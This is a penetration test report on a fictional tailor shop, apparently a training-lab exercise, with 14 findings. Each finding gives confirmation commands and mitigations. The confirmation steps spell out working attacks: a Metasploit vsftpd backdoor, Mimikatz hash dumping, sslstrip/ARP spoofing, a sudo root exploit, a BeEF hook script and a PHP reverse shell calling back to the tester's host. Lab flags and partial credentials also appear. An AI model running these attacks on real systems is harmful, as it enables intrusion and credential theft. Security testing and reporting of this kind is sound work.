Penetration Test - Final Report

Esteban Calvo

2023-12-03

Contents

1 Executive Summary

1.1 Project Overview

Arts Tailor Shoppe retained the services of Pr0b3 Security to test the security of their websites, networks, and servers to ensure that all systems are thoroughly protected. During the duration of this process, several layers of the companies services were tested for possible leaks of security and confidentiality.

1.2 Goals

Throughout the duration of our penetration test here at Pr0b3 Security, we made sure to fulfill the clients goals of securing public and private information on all possible services.

1.3 Risk Ranking/Profile

After thorough testing, it is our professional opinion that the company has a very high overall security risk. We found 14 different vulnerabilities across several different sites and servers using mostly readily accessible tools and minimal social engineering. It is our conclusion that the client must work to improve each finding we laid out quickly.

1.4 Summary of Findings

Several different important findings were uncovered, some more important than others. Among one of the most important findings came from discovering admin credentials to Arts Tailor Shoppe's customer database which revealed customer's sensitive information and unencrypted customer credit cards with the pin. A breach this large requires immediate attention and effort to mitigate. Some other important findings were several different employee credentials, some of which had root access to the systems they were in charge of. The assessment also brought to light concerns related to server backdoors, instances of system access escalation, successful attempts at credential cracking, and compromises within web applications.

1.5 Recommendation Summary

The penetration test revealed several critical findings that demand immediate attention and remediation to enhance the overall security of the organization. The recommendations provided below focus on strategic measures to address the major themes and issues identified during the assessment.

Privilege Escalation and Unauthorized Access

It is important to implement a robust access controls and regularly review user privileges. We can also make sure to enforce the principle of least privilege to minimize the impact of potential security breaches

Credential Management

Make sure to strengthen password policies which enforce complex passwords and regular password changes. If possible implementing multi-factor authentication across critical systems is a great way to enhance security.

Backdoor and Shell Access

To mitigate backdoor access, regularly monitor network traffic for unusual patterns indicative of shell access. Make sure to also employ intrusion detection and prevention systems to detect and block malicious activities.

Network Segmentation

Segment the network to isolate critical systems from potential compromises. Also, restrict lateral movement within the network to contain the impact of security incidents.

Web Application Security

Implement a Web Application Firewall to filter and monitor HTTP traffic. An easy way to mitigate web application issues is to regularly update and patch web servers and content management systems.

Incident Response and Monitoring

Being able to effectively report issues is critical for maintaining secure operations. Establish and document an incident response plan to streamline responses to security incidents. It is imperative to also enhance monitoring capabilities to detect and respond to suspicious activities in real-time.

2 Technical Report

2.1 Finding: *Private IP Subdomains*

Severity Rating

Low Severity:
CVSS Base Severity Rating: 3.3 AV:L AC:L PR:L UI:N S:U C:L I:N A:N

Vulnerability Description

During network scanning, several private subdomains were discovered visible to users without the required privileges. This vulnerability can lead to the exposure of internal infrastructure, internal network scanning, and exploitation of user data. This vulnerability can be present on various machines within the organization, typically those responsible for DNS configuration and management. Specifically, it may affect DNS servers and related services responsible for resolving domain names to IP addresses.

Confirmation method

To confirm these vulnerabilities, the use of CeWl and fierce in the kali command line can be used. To run fierce, we can use

```
fierce --domain artstailor.com
```

Which will reveal

```
ns.artstailor.com (172.70.184.133)
mail.artstailor.com (172.70.184.3)
innerouter.artstailor.com (172.70.184.133)
ns.artstailor.com (10.70.184.90)
pdc.artstailor.com (10.70.184.90)
books.artstailor.com (10.70.184.91)
pop.artstailor.com (172.70.184.3)
```

We can then use cewl as follows to generate a new wordlist

```
cewl  http://www.artstailor.com -d 3 -o -w newList.txt
```

and then use this list with fierce

```
fierce --domain artstailor.com --subdomain-file newList.txt
```

which will then reveal the following hidden subdomains

```
'10.70.184.39': 'costumes.artstailor.com.',
'10.70.184.40': 'KEY005-hKku4/qTxNsmJIG0iT8pSQ.artstailor.com.'
```

Mitigation or Resolution Strategy

To resolve this issue, the client can carefully review the companies DNS configuration to figure out where this information is being exposed from. From here, ensure that only public facing subdomains are shown in the DNS records. Also, figure out why these were available to begin with and see if more checks need to be implemented on who can change this configuration

2.2 Finding: *vsftdp Smiley Face Backdoor*

Severity Rating

High Severity:
CVSS Base Severity Rating: 8.8 AV:N AC:L PR:N UI:N S:U C:H I:H A:H

Vulnerability Description

The vulnerability discovered in this section is known as the vsftpd smiley face backdoor specific to certain versions of vsftpd running on the host network. If a user attempts to login with a username containing a smiley face :), a backdoor is triggered and the host shell begins to listen on TCP port 6200. Any user that logs in with this in their username now possibly has root level access and can look at files, run code, and delete files.

Confirmation method

To run the exploit, start up the Metasploit framework and run the following commands in the kali command line:

```
sudo msfdb init
msfconsole
use exploit/unix/ftp/vsftpd 234 backdoor
set RHOST ns.artstailor.com
exploit
```

Mitigation or Resolution Strategy

A complete validation and recompilation of the source code is required to patch this issue. This issue was patched in versions after July 2011. Immediate steps should be taken to install a newer version of vsftpd.

2.3 Finding: *Netcat Shell Access*

Severity Rating

High Severity:
CVSS Base Severity Rating: 8.3 AV:N AC:L PR:N UI:R S:C C:L I:L A:L

Vulnerability Description

The program running on port 1337 written by Brian Oppenheimer is intended to allow system admins see the server status without having to login and thus essentially run as regular users. An error in the code allows for a buffer overflow of the name to leak into the list of possible commands to run and therefore allows the user to run a shell with elevated commands if they overflow the correct command.

Confirmation method

The following script can be used to gain shell access to the server

```
netcat www.artstailor.com 1337
1234567890123456hs
brian
sh
```

Mitigation or Resolution Strategy

To address this problem, there are two possible solutions. The easiest solution would be to disable this service or make sure it can only be accessed within internal networks. There is no real reason other than ease of use for this port to always be active and listening so I recommend the termination of this program. If there is adequate reason to keep this service running, the toool.c code must be changed to make sure that overflowed user input will not leak into the list of commands.

2.4 Finding: *User Credentials*

Severity Rating

High Severity:
CVSS Base Severity Rating: 7.1 AV:L AC:L PR:N UI:R S:U C:H I:H A:N

Vulnerability Description

A password spraying method was used to find a list of possible user credentials for the internal email address. With a list of common passwords and some OSInt, I was able to access user emails and log on to the company email of one employee.

Confirmation method

The atomizer tool was used to password spray the artstailor mail server. To do this, the following command was used

```
./atomizer.py owa https://mail.artstailor.com/owa/
                passwords.txt users.txt --interval 0:0:1
```


which should reveal the following censored credentials.

```
user: artstailor\s.wilkins
password: Sp...23
```

Next, open port 443 in the browser with the following name

```
xdg-open https://172.70.184.3:443
```

and enter the previously discussed credentials. We will now have access to employee email information.



Art Rosenbaum
Homecoming 9/26/2023
Eve- I hope you remember we're planning on doing a fl...

Homecoming

Art Rosenbaum
Tue 9/26, 6:17 PM
Samantha Wilkins

```
Eve-

I hope you remember we're planning on doing a float for the homecoming parade. Your "special" talents will be really helpful in getting shomething that will wint this year's contest! I hope you'll be able to help.

BTW, the password for access to the warehouse is:

    KEY010-OSQWWfy+0dDoux+fU3poNQ==

--Art
```

Mitigation or Resolution Strategy

Have all employees change their passwords and have some sort of company program to check passwords against list of commonly used hashes and other forms of password validation. If it is too easy for attackers to guess the password, it will be inevitable that an attack can access sensitive user information. The use of MFA could also be enforced to ensure an attacker would need more than just one attack vector.

2.5 Finding: *Root Access and Password Hashing*

Severity Rating

Critical Severity:
CVSS Base Severity Rating: 9.9 AV:N AC:L PR:L UI:N S:C C:H I:H A:H

Vulnerability Description

After running some scripts, I have root access to the local remote machine and potential access to other domain wide users account and information. Immediate action is required

Confirmation method

Create a new port forward to allow remote access to costumes rdp port when hitting mail.artstailor.com rdp port. Then copy our PowerDown.ps1 powershell to a filesystem to mount to remote destkop using the credentials previously found for s.wilkins.

```
rdesktop mail.artstailor.com -r disk:win32=/tmp/<tmp>/
```

Open command prompt and navigate to mounted filesystem. Then run following commands

```
Import-Module \\TSCLIENT\win32\PowerDown.ps1
Do-ServiceAbuse -Name "VSS" -User <Username> -Password <Password>
```

Use these credentials to log back in as root user and then use Mimikatz to dump password hashes as follows

```
lsadump::sam
```

Mitigation or Resolution Strategy

It is once again imperative to make sure all users change their passwords to not allow any sort of access to the remote desktop. If an attacker were to gain access however, there should be checks in place to make sure no one but administrators can run powershell or command prompt scripts. Even stronger measures such as no access to powershell to all non-administrative users can be enforced. Using something like an Endpoint Detection and Response could help prevent this sort of issue as well.

2.6 Finding: *Network User Compromised*

Severity Rating

High Severity:
CVSS Base Severity Rating: 8.3 AV:N AC:L PR:N UI:N S:C C:L I:L A:L

Vulnerability Description

A list of hashes was found using a mimikatz exploit. This list was used against a list of known hashes to find the credentials of a network user. This attack revealed the credentials of one user.

Confirmation method

The hashes that had been previously found must be formatted in **user:hash** format. The use of the John the Reaper tool along with the rockyou wordlist must be employed as follows

```
john --wordlist=<pathToRockYou.txt> --format=NT passwordHashes.txt
```

Mitigation or Resolution Strategy

It is recommended to change all user passwords and to make sure that the hashes are checked against well known wordlists such as rockyou and that more password requirements are enforced such as longer password lengths as is recommended by NIST Publication 800-63B. Creating more complex passwords checked against dictionaries and longer passwords must be employed to prevent this kind of attack from occurring again.

2.7 Finding: *NT AUTHORITY/SYSTEM Escalation*

Severity Rating

Medium Severity:
CVSS Base Severity Rating: 5.8 AV:L AC:H PR:H UI:R S:U C:H I:H A:L

Vulnerability Description

Due to the reset script, it is possible for a user to open a command prompt as NT AUTHORITY/SYSTEM from the login screen by clicking on the accessibility button. From here, an attacker could create an admin user with full access to all domain users information.

Confirmation method

The attacker must have access to innerouter first and create a port forward from innerouter to books.arstailor.com. The attacker can then remote desktop to books.artstailor.com. Once on the login page, the attacker can press the accessibility button and a command prompt instantiated by AUTHORITY will be initiated. Using the command

```
net user username password /add
net localgroup username /add
```

Will allow the attacker to create an admin account and be able to access any file of all local domain users.

Mitigation or Resolution Strategy

To avoid this issue, the reset function should be removed. Another method to stop Oliver from accessing Debbies passwords must be used as this is allowing for any attacker to gain complete admin to all users which is of higher importance than Debbies account. Debbie needs to create stronger passwords and this function must be terminated. The registry entry for utilman to cmd.exe must also be removed and the previous batch files must be removed.

2.8 Finding: *Devbox Root Access*

Severity Rating

Medium Severity:
CVSS Base Severity Rating: 6.1 AV:L AC:L PR:H UI:R S:U C:H I:H A:L

Vulnerability Description

Root access to any of the host servers will allow the attacker to potentially shut down services and gain access to other sensitive information. A way into devbox was found using previously found credentials from user l.strauss.

Confirmation method

To gain access to devbox, you must first sign in as admin user pr0b3 on costumes and then ssh back to kali as follows.

```
ssh -R 1081 kali@172.24.0.10
```

Once the connection is established, from kali we can run the following command

```
proxychains ssh l.strauss@devbox.artstailor.com
password: Co...El
```

The real password is concealed, however this allowed us to gain root access to devbox.

Mitigation or Resolution Strategy

The best mitigation for this would be to have l.strauss change his credentials and avoid storing all passwords in plaintext at all costs. Easily discoverable passwords led to this attack to begin with.

2.9 Finding: *Credential Access to Secret Page*

Severity Rating

Medium Severity:
CVSS Base Severity Rating: 5.4 AV:A AC:H PR:L UI:N S:U C:H I:L A:N

Vulnerability Description

Once the attacker has root access to the system, they can copy over sslstrip, tcpdump, and arpspoof to packet sniff incoming and outgoing packets. They can use these packets to mount an SSL stripping attack. The attacker can then use arpspoof to mount a man in the middle attack. The TLS packets that are normally encoded can then be unencrypted using sslstripping tools which reveals a set of credentials as well as a secret website with sensitive user information. We can see an invoice for a set of superhero gauntlets which is information that should not be known by the public.

Confirmation method

Going to $https : //www.artstailor.com$ reveals there is a https landing page and thus we can attempt an SSLStrip attack. We can scp over the initial files we need to mount the attack. Once we have all the essential executables, we can execute the following commands as a root user.

```
fuser -k 80/tcp
echo "1" > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT
--to-port 6166

python3 sslstrip.py -w strip.logs -l 6166 -a
tail -f strip.log
TWO DIFFERENT TERMINALS:
route -n to find gateway (10.70.184.1)
wireshark to find host ip to spoof (10.70.184.101)
Terminal 1:
./arpspoof -i ens32 -t 10.70.184.101 10.70.184.1
Terminal 2:
./arpspoof -i ens32 -t 10.70.184.1 10.70.184.101
```

Mitigation or Resolution Strategy

To mitigate this issue, we have to make sure that an attacker should never be able to get root access. Changing user credentials and enforce stricter guidlines for what users have root acces needs to be enforced. There are also methods to make sure that HTTPS is always enforced and to not provide HTTP alternatives for any HTTPS requests.

2.10 Finding: *Root Access Using Sudo Exploit*

Severity Rating

High Severity:

CVSS Base Severity Rating: 7.8 AV:L AC:H PR:L UI:N S:C C:H I:H A:H

Vulnerability Description

Using an old version of sudo allows users to potentially run commands as other users and even root despite not being authorized to. If the sudo version is outdated, an attacker can trick the kernel into running the commands outlined by ”sudo -l” as root even if the flag specifies the user can’t. For our exploit, we are allowed to run ps using sudo, so we can overwrite the executable with another command that is then run with root privilege.

Confirmation method

We can see what commands l.strauss has on devbox using the following command

```
sudo -l
```

and then overwrite this command with another command. For our particular exploit, we use the bash executable as follows

```
cp /usr/bin/bash /usr/bin/ps
sudo -u#-1 ps
```

Which then opens a bash terminal as a root and thus we now have root access.

Mitigation or Resolution Strategy

We can do a couple of things to resolve this issue. The most important thing that can be done is to make sure to constantly update the linux version to make sure that already patched and well known exploits are not introduced into the system. A simple linux update every week can help mitigate a lot of possible vulnerabilities. Another way to fix this issue on the current version of sudo is to remove the !root or #0 exclusion in the sudoers file.

2.11 Finding: *WPAD Spoofing for Credentials*

Severity Rating

Low Severity:
CVSS Base Severity Rating: 1.9 AV:L AC:H PR:H UI:N S:U C:L I:N A:N

Vulnerability Description

WPAD is a network protocol that allows browser to discover proxy settings in a local network. We see that a user is using WPAD protocol and can thus try and connect to it using responder to gather credentials. This attack captured credentials for a user with **Basic username not.nomen**

Confirmation method

Root access was gained on devbox using previous sudo exploits. Once root access was established, the responder program was imported over using scp. We must first disable some services before the attack is successful.

```
sudo netstat -tnlp | grep -E '80|25|53'
sudo service <name> stop
```

Where name is the name of the service as revealed from netstat. Once these services are killed, we can run the command and wait patiently while credentials are captured.

```
sudo python3 Responder.py -I ens32 -wFb
```

Mitigation or Resolution Strategy

One way to mitigate this attack would be to disable WPAD services. If this is not a feasable solution, then all web traffic must be encrypted using HTTPS to ensure intercepted data is not plaintext.

2.12 Finding: *Browser Hooking and Admin DB Credentials*

Severity Rating

Low Severity:

CVSS Base Severity Rating: 2.2 AV:L AC:H PR:L UI:R S:U C:L I:N A:N

Vulnerability Description

Using social engineering, we know to expect a user to hit a page we are hosting. Using BeEF (Browser Exploitation Framework), we are able to capture the users browser and get sensitive information such as session tokens as well as use other possible social engineering attacks such as fake email login pages.

Confirmation method

We must first create on our server with the URL **/coins/collection.html** and add a script to the page that hooks it to BeEF. This requires us to make a new directory, create a new page, add a script to the page, and then start or restart the apache server.

```
sudo mkdir /var/www/html/coins
sudo vim /var/www/html/coins/collection.html
In HTML:
    <script src='http://172.24.0.10:3000/hook.js'></script>
sudo service apache2 start
```

We can then navigate to the beef directory and start it up as follows:

```
./beef
xdg-open http://172.24.0.10:3000/ui/panel
```

Then, use the credentials found in the config.yaml in the beef directory to log in and wait. After some time, a new Windows user will appear and thus the attack is complete.

Mitigation or Resolution Strategy

There are not a lot of possible concrete resolution strategies to resolve this kind of attack. One possible mitigation would be to make sure all users keep software updated as newer versions of browsers and software are more resiliant to these kind of attacks. Antivirus software and more network firewalls might also help to possibly block the user from being able to access the page. These are not sure ways to stop this attack, but they might help reduce the chance of this happenining.

2.13 Finding: *www-data shell access*

Severity Rating

Critical Severity:
CVSS Base Severity Rating: 9.6 AV:A AC:L PR:N UI:N S:C C:H I:H A:H

Vulnerability Description

An attacker can navigate to Brian's site, get access to the administrative control panel, and through some effort, upload a shell to gain access to the Host Machine as user www-data. Once the attacker is in, they will have access to all files that www-data has access to and can modify Brian's site as well possibly find other information on the host machine that is not well hidden.

Confirmation method

First, get the credentials to the admin panel by navigating to

```
www.artstailor.com/brian/getimage.php?raw=true&file=htpasswd
```

and then running this through John The Ripper to get the following censored credentials

```
Brian: Sw...h
```

We can alter the reverse shell we want to upload to make sure it comes back to our own machine. For me, this was

```
$ip = '172.24.0.10'
$port = '6166'
```

Next, we want to move this file to a jpg file and then open up Burp Suite and upload this file as a test to see how the file is uploaded. We can then alter the POST packet to change the name to reverse.php as it seems to only check the Content-Type if we upload it directly on Burp Suite. Lastly, we open up netcat to the port we wrote earlier and navigate to the reverse.php as follows

```
nc -nlvp 6166
xdg-open www.artstailor.com/brian/imgfiles/reverse.php
```

On the terminal with netcat open, we can now see that we have a shell and running whoami reveals that we are in fact www-data. Running ip a further reveals that we are on 172.70.184.133 which is the IP where the brian site was hosted on.

Mitigation or Resolution Strategy

To mitigate a reverse shell attack, there are a few strategies that could have been employed. Firstly, a forward facing admin panel should try to be avoided, especially to do something like upload images which can be done on the system without having to expose this code to the user. If brian is the only admin to the account that can upload content, there is no point in leaving the script up on the site. Next, there should not have been a way for any user to get access to the htpasswd file. The server should have been configured to ensure there is no way to get access to this file through some sort of configuration. The hash should also have not been as easy to guess and should have been a harder password. Also, there should be better restrictions on the file types that are uploaded. For example, some sort of server-side validation should have been performed instead of a simple extension check. Using something as simple as the file command would have made it a little harder to upload the file.

2.14 Finding: *Android App and Database Credentials*

Severity Rating

High Severity:
CVSS Base Severity Rating: 8.4 AV:L AC:L PR:N UI:N S:U C:H I:H A:H

Vulnerability Description

After examining the apk file found on the site, some hidden credentials were found using jadx-gui which is readily available for consumer use. These credentials were then used to gain access to a mysql service running on the artstailor server.

Confirmation method

First download the apk file as follows

```
wget www.artstailor.com/apps/ArtsTailorNews.apk
```

Open the application and jadx-gui and then navigate to the cache created after the application is compiled. Once inside the cache, run the following command to get the username and password

```
cat sources/00/000000800.java | grep -e 'b64username' -e 'b64password'
```

This will reveal the following censored credentials.

```
username: db_user_token
password: KEY022-uid...CQ==
```

Lastly, we can use these credentials to gain access to the server

```
mysql -h db.artstailor.com --port=3306 -u db_user_token -p
KEY022-uid...CQ==
```

From previous Exercise 110, we also have some admin credentials as follows

```
mysql -h db.artstailor.com --port=3306 -u db_admin_token -p
KEY019-8Dq...e\n
```

Using these credentials gives us access to user credit card information.

Mitigation or Resolution Strategy

To mitigate this, we can firstly avoid hardcoding any sort of credentials into the code. You should also try to use secure storage solutions that provide more hardware-backed storage options for keys rather than including them in the code. Now that this has been exploited, make sure to also change the credentials for the db_user_token.